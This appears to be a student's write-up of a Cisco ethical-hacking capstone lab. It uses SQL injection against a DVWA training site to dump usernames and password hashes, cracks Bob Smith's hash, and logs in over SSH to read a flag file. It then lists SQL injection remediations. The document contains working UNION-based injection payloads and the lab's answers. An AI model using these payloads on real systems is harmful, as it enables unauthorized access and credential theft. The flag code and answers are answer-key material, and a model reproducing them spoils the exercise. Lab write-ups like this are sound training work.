

## Challenge 1: SQL Injection



[This Photo](#) by Unknown Author is licensed under [CC BY](#)


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

## Step 1: Preliminary setup


- a. Open a browser and go to the website at 10.5.5.12.

**Note:** If you have problems reaching the website, remove the `https://` prefix from the IP address in the browser address field.


- b. Login with the credentials **admin / password**.



- c. Set the DVWA security level to **low** and click **Submit**.




## Cisco Ethical Hacker Capstone Activity Challenge 1



**Step 2: Retrieve the user credentials for the Bob Smith's account.**

**Select SQL Injections from the left pane and the following page will appear.**




a. Identify the table that contains usernames and passwords.

Identify Database

Payload: **1' OR 1=1 UNION SELECT 1, DATABASE()#**


## Cisco Ethical Hacker Capstone Activity Challenge 1



**The name of the database that contain the usernames and passwords is dvwa.**

Identify the Tables in the database


Payload: 1' OR 1=1 UNION SELECT 1, table\_name FROM information\_schema.tables WHERE table\_type='base table' AND table\_schema='dvwa' #



**The two tables identified in the dvwa database are users and questbook.**

## Cisco Ethical Hacker Capstone Activity Challenge 1


- b. Locate a vulnerable input form that will allow you to inject SQL commands.



- c. Retrieve the username and the password hash for **Bob Smith's** account.

Payload: **1' OR 1=1 UNION SELECT user, password FROM users**


#




Bob Smith's Account Credentials: **Bob Smith's** username is **smithy** and his password hash is **5f4dcc3b5aa765d61d8327deb882cf99**

### Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith's** password.



What is the password of Bob Smith's account?




The password of Bob Smith's account is password.

#### Step 4: Locate and open the file with Challenge 1 code.

- a. Log into **192.168.0.10** as **Bob Smith**.

Open terminal and enter Command: `ssh smithy@192.168.0.10`

- b. Locate and open the flag file in the user's home directory.



```
smithy@metasploitable: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ssh smithy@192.168.0.10  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Fri Jan  9 01:19:52 2026 from 192.168.0.1  
smithy@metasploitable:~$ pwd  
/home/smithy  
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$ cat my_passwords.txt  
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.
```

What is the name of the file with the code?

**my\_passwords.txt**

What is the message contained in the file? Enter the code that you find in the file.

**Congratulations!**

**You found the flag for Challenge 1!**

**The code for this challenge is 8748wf8J**

## **Step 5: Research and propose SQL attack remediation.**

What are five remediation methods for preventing SQL injection exploits?

Five remediation methods for preventing SQL injection exploits are

- 1. Use Parameterized Queries (Prepared Statements)**

Always separate SQL code from user input. Parameterized queries ensure user input is treated as data, not executable SQL.

- 2. Input Validation and Sanitization**

Validate all user inputs using allow-lists (e.g., expected data types, lengths, formats) and sanitize input to remove unexpected characters.

- 3. Least Privilege Database Accounts**

Configure database accounts with only the minimum permissions required (e.g., no DROP, ALTER, or ADMIN rights for web apps).

- 4. Stored Procedures (Securely Implemented)**

Use stored procedures that do not dynamically construct SQL queries from user input. Inputs should still be parameterized.

- 5. Web Application Firewall (WAF)**

Deploy a WAF to detect and block common SQL injection patterns before they reach the application.